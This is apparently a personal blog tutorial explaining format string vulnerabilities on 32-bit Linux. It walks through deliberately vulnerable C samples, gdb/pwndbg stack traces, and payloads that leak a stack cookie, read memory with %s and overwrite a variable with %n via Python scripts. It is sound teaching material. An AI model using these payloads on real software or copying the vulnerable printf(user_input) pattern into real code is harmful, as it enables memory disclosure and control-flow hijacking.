Part 1: Format String Vulnerabilities (Explained From the Bottom Up) for 32-bit Linux

Wednesday, 28 July 2021 19:41

Introduction:

From time to time I revisit vulnerability classes and see if I can still explain them in laymen terms to Beginners in this field who never heard about it or still struggle to understand on how, why these vulnerabilities work the way they do. This time, I try to explain format string exploits and of course doing it online, so I have a handy reference as otherwise it gets lost in the digital waste land on the hard drive.
I know there are many, that already explain this vulnerability. This mostly done for my own reference.

Background:

Format string vulnerabilities surfaced in the 2000. Like all the vulnerabilities it got more and more refined over the years, especially for writing to memory locations formulas have been derived that are readily available.
Up until 2019 this kind of vulnerability kind of disappeared until
Attacking SSL VPN - Part 1: PreAuth RCE on Palo Alto GlobalProtect, with Uber as Case Study!
As a matter of fact it can be considered resurrected .

Functions that use format strings (C based) aka the format functions :

The Format string vulnerability is a bug predominantly found in the printf() family of functions .
These functions convert and print data of different types to a string or file stream, formatted according to the format string. (more on what this mysterious format string is, later in the text).
These functions take a variable amount of arguments, depending on how many format specifiers are in the format string iteslf.

Printf() functions:

Format function	**Description**
fprintf	Writes the printf to a file
printf	Output a formatted string
sprintf	Prints into a string
snprintf	Prints into a string checking the length
vfprintf	Prints the a va_arg structure to a file
vprintf	Prints the va_arg structure to stdout
vsprintf	Prints the va_arg to a string
vsnprintf	Prints the va_arg to a string checking the length

[https://owasp.org/www-community/attacks/Format_string_attack]

What is a format string:

Lets get some definitions:

The Format String is the argument of the Format Function and is an ASCII Z string which contains text and format parameters
[https://owasp.org/www-community/attacks/Format_string_attack].

format string refers to a control parameter used by a class of functions in the input/output libraries of C and many other programming languages. The string is written in a simple template language: characters are usually copied literally into the function's output, but format specifiers, which start with a % character, indicate the location and method to translate a piece of data (such as a number) to characters.
[https://en.wikipedia.org/wiki/Printf_format_string]

But what does this exactly mean ?

The format string tells the program of how the text, that (in case of printf) will be printed should be formatted.
Each format specifier is preceded by "%", followed by a parameter. It indicates where in the string/stream the data element should be inserted, and what data type should be converted and displayed.

The format string itself is made up of format specifiers and string literal data.


Lets see an example with printf:

printf ("The fox jumps over %d dogs \n", 2);

"The fox jumps over %d dogs \n"	Format string
%d	Format specifier (in this case decimal

So the string will be printed formatted as : The fox jumps over 2 dogs
(%d is the int format specifier, and the data element 2 will replace the %d).
It can be kind of seen as a conversion function, turning "primitive data types" (int, char, float ...) into a string representation.

A non exhaustive list of specifiers can be seen in the following image: (https://web.ecs.syr.edu/~wedu/Teaching/cis643/LectureNotes_New/Format_String.pdf)



Parameter	Meaning	Passed as
%d	decimal (int)	value
%u	unsigned decimal (unsigned int)	value
%x	hexadecimal (unsigned int)	value
%s	string ((const) (unsigned) char *)	reference
%n	number of bytes written so far, (* int)	reference

So what is the vulnerability?

If an attacker is able to provide the format string to a "format function" problems arise. This changes the intended behaviour of the "format function" because the supplied format specifiers are not expected and the matching arguments are missing (stack layout for printf() will be discussed later), thus the values "converted" are based on whatever random data is on the stack at the time the attack happens. This can lead to nearly arbitrary read/writes, leaking of stack cookie(s) and such .

The Problem:

Lies in the fact that format functions can have any number of arguments. As we already know, the conversion that will take place is controlled by the format string. The function using the format string retrieves the data elements as requested by the format string from the stack.

So How does a format function like printf() work?

We will compile a small sample project, if you are on a 64-bit Linux, please install:
sudo apt-get install gcc-multilib for 32bit compilation. If you don't have it u get errors like:
usr/include/stdio.h:27:10: fatal error: 'bits/libc-header-start.h' file not found.

For compiling we call:

```
clang -m32 -O1 print.c -o print
```

Before anyone reading the followng says this is not a format string vulnerability, true, it is not,
Because we are not doing sth like (taken from: (https://web.ecs.syr.edu/~wedu/Teaching/cis643/LectureNotes_New/Format_String.pdf) :

```
char user_input[100];
scanf("%s", user_input); /* getting a string rom user */
printf(user_input); /* Vulnerable place  as we directly use the user supplied input
```

its more like a missalignment of printf format specifiers and provided arguments for printf()....

But for demonstration how this initially works, it makes no difference so we can use the following test snippet.
Later when it comes to the setup where we want to read "arbitrary" memory locations we need to revisit on this.

For the time being, this will be our test program to find out how printf() works:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

int target;

int  vuln() {
    int a = 0xba;
    int b = 0xbe;
    printf ("a has value %d, b has value %d, c is at address: %08x\n", a, b);
    return 0;
}


int main () {
    vuln();
return 0;
}
```

Before we get started for looking up the source, we want to know our glibc version:
ldd --version

```
ldd (Debian GLIBC 2.31-12) 2.31
```

[DISASM]

0x8049170 <vuln> sub esp, 0x10	
0x8049173 <vuln+3> push 0xbe	Variable a -->0xffffd078
0x8049178 <vuln+8> push 0xba	Variable b --> 0xffffd074
0x804917d <vuln+13> push 0x804a008	Ptr to format string itself -->0xffffd070
0x8049182 <vuln+18> call printf@plt <printf@plt>	
0x8049187 <vuln+23> add esp, 0x10	
0x804918a <vuln+26> xor eax, eax	
0x804918c <vuln+28> add esp, 0xc	
0x804918f <vuln+31> ret	

At the time of call from the printf() @0x8049182 the stack looks like:

────────────────────────────[STACK]────────────────────────────

00:0000│ esp 0xffffd070 —▸ 0x804a008 ◂— 'a has value %d, b has value %d, c is at address: %08x\n'	
01:0004│ 0xffffd074 ◂— 0xba	
02:0008│ 0xffffd078 ◂— 0xbe	
03:000c│ 0xffffd07c —▸ **0x80491bd** (__libc_csu_init+29) ◂— lea ebx, [ebp - 0xf8]	
04:0010│ 0xffffd080 —▸ 0xf7fe3230 (_dl_fini) ◂— push ebp	
05:0014│ 0xffffd084 ◂— 0x0	
06:0018│ 0xffffd088 ◂— 0x0	

Just let the program run to completion:


```
"a has value 186, b has value 190, c is at address: 080491bd"
```

We can infer from this, that the data elements that will be "converted" start right above the format string. Which makes sense, as we have the calling convention in place, pushing the parameters to the function from right to left onto the stack, the format string itself being at the lowest stack address. (Note: Top of stack is at lower memory address)

So now we have a rough understanding of format string. For later already realize we have an indirection at the top of the stack, aka the format string (0xffffd070 —▸ 0x804a008).

Some more theory on format specifiers

These format specifier in the table below are by no means exhaustive, just a representation of the most common ones (https://web.ecs.syr.edu/~wedu/Teaching/cis643/LectureNotes_New/Format_String.pdf)



Parameter	Meaning	Passed as
%d	decimal (int)	value
%u	unsigned decimal (unsigned int)	value
%x	hexadecimal (unsigned int)	value
%s	string ((const) (unsigned) char *)	reference
%n	number of bytes written so far, (* int)	reference

As we see some of these are passed as "Value" and some are passed as "Reference"… What's the deal, as a refresher,:

"Pass by value"	• When a parameter is **passed by value**, the caller and callee have **two independent variables** with the same value. If the callee modifies the parameter variable, the effect is not visible to the caller. From <https://stackoverflow.com/questions/373419/whats-the-difference-between-passing-by-reference-vs-passing-by-value>
"Pass by reference"	• When a parameter is **passed by reference**, the caller and the callee **use the same variable** for the parameter. If the callee modifies the parameter variable, the effect is visible to the caller's variable. From <https://stackoverflow.com/questions/373419/whats-the-difference-between-passing-by-reference-vs-passing-by-value>

Lets explain this theoretically and then with a small sample:

If you use a format specifier as "%p" (prints a pointer, so the "conversion" will not try to "resolve" it), it just requires a value, so whatever is on the stack will be printed, same as with "0x%08x" - 8digit hexadecimal formatting with padding (as seen in the example above: 0x**080491bd) .**

If you feed a "%s" it will follow the indirection, and try to print what I finds at the location it just poped of the stack… in our case, it would start printing what it finds at the location 0x**080491bd,** until it hits a "\00" aka zero terminator. But most likely the program is going to crash (Segfault), as the indirection induced by the pointer dereference, the memory it tries to access is not mapped or is kernel space (aka lacking access rights).

Example:

Same sample as above but we replace the printf() :

```
printf ("a has value %d, b has value %d, c is -->  %s  <--\n", a, b);
```

────────────────────────────[DISASM]────────────────────────────

```
0x8049170 <vuln>      sub    esp, 0x10
0x8049173 <vuln+3>    push   0xbe
0x8049178 <vuln+8>    push   0xba
0x804917d <vuln+13>   push   0x804a008
 0x8049182 <vuln+18>   call   printf@plt <printf@plt>
```

At the time of call from the printf() @ 0x8049182 the stack looks like:

────────────────────────────[STACK]────────────────────────────

00:0000│ esp 0xffffd070 —▸ 0x804a008 ◂— 'a has value %d, b has value %d, c is --> %s <--\n'	
01:0004│ 0xffffd074 ◂— 0xba	First %d
02:0008│ 0xffffd078 ◂— 0xbe	2nd %d
03:000c│ 0xffffd07c —▸ 0x80491bd (__libc_csu_init+29) ◂— lea ebx, [ebp - 0xf8]	Unmatech specifier, looks up what it finds there and tries tp print it (see later)
04:0010│ 0xffffd080 —▸ 0xf7fe3230 (_dl_fini) ◂— push ebp	(we add one more %s later) --> not going to crash
05:0014│ 0xffffd084 ◂— 0x0	(we add another %s later) --> this will crash as it is nullptr

	Dereference or just prints (null)
06:0018│ 0xffffd088 ◂— 0x0	

Lets have a look what what we find when we look at `0x80491bd and take everything upto first 00`
x/64bx 0x80491bd

0x80491bd <__libc_csu_init+29>:	0x8d	0x9d	0x08	0xff	0xff	0xff	0x8d	0x85	
0x80491c5 <__libc_csu_init+37>:	0x04	0xff	0xff	0xff	0x29	0xc3	0xc1	0xfb	
0x80491cd <__libc_csu_init+45>:	0x02	0x74	0x25	0x31	0xf6	0x8d	0xb6	0x00	

Now the same as characters (note: GDB displays `characters with the octal escape '\nnn' outside the 7-bit ASCII range)`
x/64c 0x80491bd

0x80491bd <__libc_csu_init+29>: -115 '\215'	-99 '\235'	8 '\b'	-1 '\377'	-1 '\377'	-1 '\377'	-115 '\215'	-123 '\205'	
0x80491c5 <__libc_csu_init+37>: 4 '\004'	-1 '\377'	-1 '\377'	-1 '\377'	41 ')'	-61 '\303'	-63 '\301'	-5 '\373'	
0x80491cd <__libc_csu_init+45>: 2 '\002'	116 't' 37 '%'	49 '1'	-10 '\366'	-115 '\215'	-74 '\266'	0 '\000' … … … … .. <snip>		

Now the same with interpret it as string:
```
x/s 0x80491bd
0x80491bd <__libc_csu_init+29>: "\215 \235 \b \377 \377\377\215\205\004\377\377\377)\303\301\373\002t%",
<incomplete sequence \366\215\266>
```

`0xB6 is octal "\266". The string stops when hitting the first "\00" - zero terminator in ANSI C string functions.`

We modify our printf() again to look like:
```
printf ("a has value %d, b has value %d, c is -->  %s %s %s  <--\n", a, b);
```

We know the drill by now:

─────────────────────────────────[STACK]─────────────────────────────────

00:0000│ esp 0xffffd070 —▸ 0x804a008 ◂— 'a has value %d, b has value %d, c is --> %s %s %s<--\n'	format
01:0004│ 0xffffd074 ◂— 0xba	a
02:0008│ 0xffffd078 ◂— 0xbe	b
03:000c│ 0xffffd07c —▸ 0x80491bd (__libc_csu_init+29) ◂— lea ebx, [ebp - 0xf8]	%s #1
04:0010│ 0xffffd080 —▸ 0xf7fe3230 (_dl_fini) ◂— push ebp	%s #2
05:0014│ 0xffffd084 ◂— 0x0	%s #3 --> crash or prints (null)
06:0018│ 0xffffd088 ◂— 0x0	

```
-- >   a has value 186, b has value 190, c is -->  ▯▯▯▯▯▯▯▯▯▯)▯▯▯t%1▯▯▯ U▯▯W▯▯ (null)<-
```

On the system tested it just printed "(null)", on other systems it might segfault.
According to the C standard the behavior is undefined …

Attacks that ca be done with a format string :

- Map/view the stack (e.g leak stack cookie)

```
Lets be generous with %08x and map the stack
printf ("%08x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x \n");

    We use :  -fstack-protector-all to make the compiler add a  stack protection to all functions regardless of their
    vulnerability.

clang -m32 -fstack-protector-all -O1 print.c -o print4
```

─────────────────────────────────[DISASM]─────────────────────────────────

	`0x8049183 <vuln+3>      mov    eax, dword ptr gs:[0x14]`
	`0x8049189 <vuln+9>      mov    dword ptr [esp + 8], eax`
	`0x804918d <vuln+13>     mov    dword ptr [esp], 0x804a008`
	`0x8049194 <vuln+20>     call   printf@plt <printf@plt>`
`Stack check`	`0x8049199 <vuln+25>     mov    eax, dword ptr gs:[0x14]`
…	`0x804919f <vuln+31>     cmp    eax, dword ptr [esp + 8]`
…	`0x80491a3 <vuln+35>     jne    vuln+43 <vuln+43>`
	`0x80491a5 <vuln+37>     xor    eax, eax`
	`0x80491a7 <vuln+39>     add    esp, 0xc`
	`0x80491aa <vuln+42>     ret`
`Failed check`	`0x80491ab <vuln+43>     call   __stack_chk_fail@plt <__stack_chk_fail@plt>`

─────────────────────────────────[STACK]─────────────────────────────────
```
00:0000│ esp 0xffffd080 —▸ 0x804a008 ◂— '%08x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x \n'
01:0004│    0xffffd084 ◂— 0x0
02:0008│    0xffffd088 ◂— 0xcac95d00
03:000c│    0xffffd08c —▸ 0x80491c2 (main+18) ◂— mov    eax, dword ptr gs:[0x14]
04:0010│    0xffffd090 —▸ 0xf7fa5000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1e4d6c
05:0014│    0xffffd094 —▸ 0xf7fa5000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1e4d6c
06:0018│    0xffffd098 ◂— 0xcac95d00
07:001c│    0xffffd09c —▸ 0xf7ddee46 (__libc_start_main+262) ◂— add    esp, 0x10
```

Printed by the prgram:

```
" 00000000 cac95d00 080491c2 f7fa5000 f7fa5000 cac95d00 f7ddee46 00000002 ffffd144 ffffd150 ffffd0d"
```

--> This leaked the stack cookie.

- View memory at any mapped location (where we have access) - remember the explanation about %s earlier.

  The setup is a little bit more complicated. We need to coerce printf into taking the address for the %s from the format string, which is on the stack too.

  Now we need to change our test sample a little we take it from FormatString:

```
int main(int argc, char *argv[]) {
     char user_input[100];
     strcpy(user_input, argv[1]);
     printf(user_input); /* Vulnerable place */
    return 0;
}
```

We compile this with:

```
    clang  -m32 -O1  print.c  -o print
```

The compiler already warns us:

```
    print.c:9:10: warning: format string is not a string literal (potentially insecure) [-Wformat-security]
    print.c:9:10: note: treat the string as an argument to avoid this
          printf(user_input); /* Vulnerable place */
```

Our goal is to find the location where out format string starts on the stack. Yes, yes it is pushed on the stack again because of the function call, but as it is user input (user_input[]), it will have a position on the stack (higher memory address). We need to find this location.
As a matter of fact we will apply what we already know from "mapping" the stack in order to `find it we supply` sth lilke: %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x as user_input

Then check how we might be able to use this to our advantage to read memory. Lets start.

```
/print6 "AAAA %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x"
--> AAAA ffb6e34d 00000002 f7f59fe6 08048034 41414141 38302520 30252078 25207838 20783830 78383025 38302520
```

Drill is the same, compile, start it up in pwndbg and check the stack before our call to printf():

Check what strcpy is doing:

```
    0x8049199 <main+25>    call   strcpy@plt <strcpy@plt>
        dest: 0xffffcff4 ◂— 0x0  --> location of user_input[] --> where format string will be copied too
  src: 0xffffd2e9 ◂— 'AAAA %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x'
```

Stack view: at the time of above eip:

```
    00:0000│ esp 0xffffcfe0 —▸ 0xffffcff4 ◂— 0x0
    01:0004│     0xffffcfe4 —▸ 0xffffd2e9 ◂— 'AAAA %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x'
    02:0008│     0xffffcfe8 ◂— 0x2
    03:000c│     0xffffcfec —▸ 0xf7febfe6 (_dl_sysdep_start+1462) ◂— mov    eax, dword ptr [esp + 0x6c]
    04:0010│     0xffffcff0 —▸ 0x8048034 ◂— 0x6
    05:0014│ esi 0xffffcff4 ◂— 0x0
    06:0018│     0xffffcff8 —▸ 0xf7ffd000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x2af3c
    07:001c│     0xffffcffc ◂— 0x0
```

We continue:

At the time of call to printf():

```
────────────────────────────────────────────[ DISASM ]────────────────────────────────────────────
   0x804919e <main+30>    mov    dword ptr [esp], esi
 ► 0x80491a1 <main+33>    call   printf@plt <printf@plt>
   format: 0xffffcff4 ◂— 'AAAA %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x'
   vararg: 0xffffd2e9 ◂— 'AAAA %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x'
```

```
─────────────────────────────────────────────[ STACK ]─────────────────────────────────────────────
00:0000│ esp     0xffffcfe0 —▸ 0xffffcff4 ◂— 'AAAA %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x'
01:0004│         0xffffcfe4 —▸ 0xffffd2e9 ◂— 'AAAA %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x'
02:0008│         0xffffcfe8 ◂— 0x2
03:000c│         0xffffcfec —▸ 0xf7febfe6 (_dl_sysdep_start+1462) ◂— mov    eax, dword ptr [esp + 0x6c]
04:0010│         0xffffcff0 —▸ 0x8048034 ◂— 0x6
05:0014│ eax esi 0xffffcff4 ◂— 'AAAA %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x'
06:0018│         0xffffcff8 ◂— ' %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x'
07:001c│         0xffffcffc ◂— 'x %08x %08x %08x %08x %08x %08x %08x %08x %08x %08x'
```

We continue and we get:

```
    AAAA ffffd2e9 00000002 f7febfe6 08048034 41414141 38302520 30252078 25207838 20783830 78383025 38302520
```

So we find out format string at 5th loaction (AAAA is considered 0th position - I do C like indexing)

Lets explain a little:
Printf starts outputing the string starting at `0xffffcfe0. Then it meets the first %08x.`
Printf() knows that the arguments for the specifiers directly start 4-bytes (32bit)higher in memory. So it pulls `0xffffd2e9 from the stack,` formats it and then outputs it. Doing so up to the 5th index, where the original buffer from our user supplied input is located.

Do you already see where this is going ?
What if: instead of an AAAA string we have an address here, and instead of %08x we have an %s ?
Right, %s will follow the indirection and try to read from that location up to the first "\00" terminator.
If we put a %s at the fifth location, program should segfault as 0x41414141 is most probably not mapped (unless u are really lucky)

Lets see if our assumption is right:
```
We supply it with  "AAAA %08x %08x %08x %08x %s"
```

It segfaults at this instruction:
```
 0xf7e633bf <__strlen_ia32+15>      cmp    byte ptr [eax], dh
```

```
*EAX 0x41414141 ('AAAA')
*EBX 0xffffcfbc ◂— 0x881e0a00
*ECX 0xf7e24d02 (__vfprintf_internal+2610) ◂— cmp   byte ptr [ebp - 0x488], 0
```

So for this we are cheating a little, we will do it in the debugger as ASLR is not active inside gdb unless specified.
When we start the program we will see the stack setup sth like:

00:0000│ esp 0xffffd07c —▸ 0xf7ddee46 (__libc_start_main+262) ◂— add esp, 0x10	
01:0004│ 0xffffd080 ◂— 0x2	
02:0008│ 0xffffd084 —▸ 0xffffd124 —▸ 0xffffd2df ◂— '/home/chronos/Desktop/vulns/format/print6'	
03:000c│ 0xffffd088 —▸ 0xffffd130 —▸ 0xffffd325 ◂— 'SHELL=/bin/bash'	
04:0010│ 0xffffd08c —▸ 0xffffd0b4 ◂— 0x0	
05:0014│ 0xffffd090 —▸ 0xffffd0c4 ◂— 0x9092ccb9	
06:0018│ 0xffffd094 —▸ 0xf7ffdb40 —▸ 0xf7ffdae0 —▸ 0xf7fca3e0 —▸ 0xf7ffd980 ◂— ...	
07:001c│ 0xffffd098 —▸ 0xf7fca410 —▸ 0x80482d2 ◂— 'GLIBC_2.	

As ASLR is not active `0xffffd130 will stay same across runs inside the debugger.`

We will try to print the SHELL variable w/o ever putting the "/bin/bash" anywhere inside the format string.

So we supply sth this insoide gdb:
```
r `printf "\x25\xd3\xff\xff"`" %08x %08x %08x %08x %s %08x"
```

Stack at the time of call printf() (can be cross refernced with printed values from printf())

00:0000│ esp 0xffffd000 —▸ 0xffffd014 —▸ 0xffffd325 ◂— 'SHELL=/bin/bash'	`%⍰⍰⍰ gibberish for the shell as this is the address we want to read from`
01:0004│ 0xffffd004 —▸ 0xffffd304 —▸ 0xffffd325 ◂— 'SHELL=/bin/bash'	`%08x ffffd304`
02:0008│ 0xffffd008 ◂— 0x2	`%08x 00000002`
03:000c│ 0xffffd00c —▸ 0xf7febfe6 (_dl_sysdep_start+1462) ◂— mov eax, dword ptr [esp + 0x6c]	`%08x f7febfe6`
04:0010│ 0xffffd010 —▸ 0x8048034 ◂— 0x6	`%08x 08048034`
05:0014│ eax esi 0xffffd014 —▸ 0xffffd325 ◂— 'SHELL=/bin/bash'	`%s    SHELL=/bin/bash`

```
%⍰⍰⍰ ffffd304 00000002 f7febfe6 08048034 SHELL=/bin/bash 38302520[Inferior 1 (process 548367) exited normally]
```

Combined with pwndbg scripting (will be another post) we can even turn sth like " %⍰⍰⍰ " into hex strings. Thus leaking any mapped memory address. But be aware that if the function that reads the string will accept \00 like read() or doesn't like strcpy() , the address targeted can have or shouldn't have \00 inside it.

Summary for this setup (TLDR version) quoted from: -> Format_String.pdf
Stack space between user input[] and the address passed to the printf() function is not for printf().
However, because of the format-string vulnerability in the program, printf() considers them as the arguments to match with the %x in the format string.
The key challenge in this attack is to figure out the distance between the user input[] and the address passed to the printf() function. This distance decides how many %x you need to insert into the format string, before giving %s.

Above procedure can be simplified with direct parameter access, saves some %s, %d, etc ....

- Overwriting nearly arbitrary memory [https://www.win.tue.nl/~aeb/linux/hh/formats-teso.html and Gray Hat Hacking 5th Edition]:
  Good targets for overwrite will be:
  Return address, so it returns from the vuln() function to an arbitray location
  GOT entry of another function
  Overwriting dynamic sections

The sample we will use is this':

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

int target = 0;

void deadcode() {
    printf("Execution flow was changed \n");
    _exit(1);
}

void vuln(){

     char user_input[256];
    fgets(user_input, sizeof(user_input), stdin);

//     strcpy(user_input, argv[1]);
     printf(user_input); /* Vulnerable place */
}

int main(int argc, char *argv[]) {
    printf("address of target is %p \n", &target);


    vuln();

    return 0;
}
```

Compile it with "clang -m32 -fno-stack-protector -O1 print.c -o print7"

We need to determine at which location our input will be reflected back to us on the stack
 we will use this: `AAAA %08x %08x %08x %08x %08x %08x %08x %08x`

address of target is 0x804c048
We enter: AAAA %08x %08x %08x %08x %08x %08x %08x %08x
We see outputted: AAAA 00000100 f7fa5580 f7fca110 ffffcfe4 ffffcfe0 41414141 38302520 30252078
So we see at location 6 we have the input reflected back to us, aka like in the read, we place a valid memory address at the beginning of the format string, so the printf() is "tricked" into using the address from the format string on the stack.

Lets see this in action.
If we use python2 for the time being and continue

```
import struct
target = 0x804c048

buffer = ""
buffer += struct.pack("<I", target)
buffer += "%08x" * 5
buffer += "B" *41
buffer += "%n"

print buffer
```

We can see on the stack now:
05:0014│ eax esi 0xffffcf98 —▸ 0x804c048 (target) ◂— 0x0... source of the string (format string) points at the variable we set explicity to 0.
As can be seen with executing:
x/1wx 0x804c048
0x804c048 <target>:   0x00000000

At the 6th location this will be reflected back to us, thus %n (being at position #6) will use this address to put the number of "already" written bytes there.

We hit the breakpoint before we leave vuln and examine the target variable:
x/1wx 0x804c048
0x804c048 <target>:   0x00000055
And we see H00000100f7fa5580f7fca110ffffcfe4ffffcfe0BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB is printed.
The length of this string is 82 aka 0x52 bytes.
Why does printf count 0x55 ? Lets do the math here:
We use width specifiers in the format indicators aka %08x specifies a width of 8.
 8 * 5 = 40 + 41 (buffer += b"B" *41) --> 81 + 4 bytes at the beginning (which is the address we want to write to)
We end up with 85 aka 0x55.

We didn't succeed in writing our desired value of (41 aka 0x29) to the target variable.
Modifying the python script to adjust for the length of the buffer:

```
import struct
target = 0x804c048

buffer = ""
buffer += struct.pack("<I", target)
buffer +="B"*(41 -len(buffer))
buffer +="%6$n"

print buffer
```

We successfully write the desired value :
```
pwndbg> x/1wx 0x804c048
0x804c048 <target>:      0x00000029
```

We do not yet have a write what were, but we are getting there.

Lets revisit what we just did and try to find out how it can be derived in a different way.

We will use http://www.linuxfocus.org/English/July2001/article191.meta.shtml, stack.c:

Which looks like this:

```
/* stack.c */
#include <stdio.h>

int main(int argc, char **argv)
{
  int i = 1;
  char buffer[64];
  char tmp[] = "\x01\x02\x03";
  snprintf(buffer, sizeof buffer, argv[1]);
  buffer[sizeof (buffer) - 1] = 0;
  printf("buffer : [%s] (%d)\n", buffer, strlen(buffer));
  printf ("i = %d (%p)\n", i, &i);
}
```

Following along we see it doesn't work as expected: (we want to write sth to the variable I
Located at: 0xffffd054. The stack layout appears to be different in this compiled binary of our own,
and the mentioned tmp variable is not even in the binary, most probably because of optimization,
dead code elimination .

We use our beloved pwndbg: and debug;   run "AAAA%.32x%n" yields:

```
─────────────────────────────────────────[ DISASM ]─────────────────────────────────────────
   0x80491a0 <main+16>    sub    esp, 4
   0x80491a3 <main+19>    lea    esi, [esp + 0xc]
   0x80491a7 <main+23>    push   dword ptr [eax + 4]
   0x80491aa <main+26>    push   0x40
   0x80491ac <main+28>    push   esi
 ► 0x80491ad <main+29>    call   snprintf@plt
<snprintf@plt>
        s: 0xffffd058 ◂— 0x0
        maxlen: 0x40
        format: 0xffffd31a ◂— 'AAAA%.32x%n'
        vararg: 0xf7fa6a28 (__exit_funcs_lock) ◂— 0x0
   0x80491b2 <main+34>    add    esp, 0x10
   0x80491b5 <main+37>    mov    byte ptr [esp + 0x47], 0
   0x80491ba <main+42>    sub    esp, 0xc
   0x80491bd <main+45>    push   esi
   0x80491be <main+46>    call   strlen@plt <strlen@plt>
```

STACK break on call to snprintf() :

```
─────────────────────────────────────────[ STACK ]─────────────────────────────────────────
00:0000│ esp 0xffffd040 —▸ 0xffffd058 ◂— 0x0
01:0004│     0xffffd044 ◂— 0x40 /* '@' */
--> 02:0008│     0xffffd048 —▸ 0xffffd31a ◂— 'AAAA%.32x%n'
03:000c│     0xffffd04c —▸ 0xf7fa6a28 (__exit_funcs_lock) ◂— 0x0
04:0010│     0xffffd050 —▸ 0xf7fa5000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1e4d6c
05:0014│     0xffffd054 ◂— 0x1
06:0018│ esi 0xffffd058 ◂— 0x0
07:001c│     0xffffd05c —▸ 0xf7df7c1e (__internal_atexit+62) ◂— add    esp, 0x10
```

So lets play this in our heads:

Snprintf() will start putting the "format string into ESI "at 0xffffd048 into 0xffffd058.
It hits the first format specifier, reads the value from location 0xffffd04c with a precision
of 32 and puts it into the buffer then it hits %n. It now increments the internal stack pointer to 0xf7fa5000
(side note, *printf() functions have an internal "stack pointer" - not the real ESP, that works relative to the format string)
This %n tells the snprintf now write all the bytes I have written so far into this location pointed to by: 0xf7fa5000.
In the case of snprintf() it will not count the characters being copied, but what it saw in the format string. So the "written so far"
are more like a "virtual" written so far.

Lets see if this is true:
DISASM: - break after snprintf

```
0x80491b2 <main+34>    add    esp, 0x10
```

```
─────────────────────────────────────────[ STACK ]─────────────────────────────────────────
00:0000│ esp 0xffffd040 —▸ 0xffffd058 ◂— 'AAAA000000000000000000000000f7fa6a28'
01:0004│     0xffffd044 ◂— 0x40 /* '@' */
02:0008│     0xffffd048 —▸ 0xffffd31a ◂— 'AAAA%.32x%n'
03:000c│     0xffffd04c —▸ 0xf7fa6a28 (__exit_funcs_lock) ◂— 0x0
```

04:0010│ 0xffffd050 —▸ 0xf7fa5000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x24 /* '$' */	
05:0014│ 0xffffd054 ◂— 0x1	
06:0018│ esi 0xffffd058 ◂— 'AAAA000000000000000000000000f7fa6a28'	
07:001c│ 0xffffd05c ◂— '000000000000000000000000f7fa6a28'	

`We see a 0x24 which is 36 in decimal… Why 36 not 32… The AAAA is already 4 bytes, so we see 36 here.`

`Can we control where to write now?`

`Lets find out again:`
We run the program in pwndbg with: "AAAA%.32x%x%x%n" (bear with me, will be explained soon, why we need this)

STACK at time of call to snprintf() stack:

00:0000│ esp 0xffffd030 —▸ 0xffffd048 ◂— 0x0	
01:0004│ 0xffffd034 ◂— 0x40 /* '@' */	
02:0008│ 0xffffd038 —▸ 0xffffd316 ◂— 'AAAA%.32x%x%x%n'	
03:000c│ 0xffffd03c —▸ 0xf7fa6a28 (__exit_funcs_lock) ◂— 0x0	%.32x
04:0010│ 0xffffd040 —▸ 0xf7fa5000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1e4d6c	%x
05:0014│ 0xffffd044 ◂— 0x1	%x
06:0018│ esi 0xffffd048 ◂— 0x0	%n
07:001c│ 0xffffd04c —▸ 0xf7df7c1e (__internal_atexit+62) ◂— add esp, 0x	

We want to write to 0xffffd044, so we need to make sure the internal *printf() pointer points to this location when it hts the %n.
How do we do this ? Remember when we were reading from memory locations ? We just apply the same principle, but instead of using %s just use the %n. But not so fast, first we need to verify, we write to a location controlled by us, our beloved 0x41414141.

By the time *printf() hits the %n, the first bytes have already been copied to 0xffffd048, so %n tries to write to 0x41414141, resulting in a "Program received signal SIGSEGV, Segmentation fault". Great now we can control, where we write what number. What number is written controlled with math (calculate what thas already been written internally in print format string - later more on this) and the %.NNN precision field.

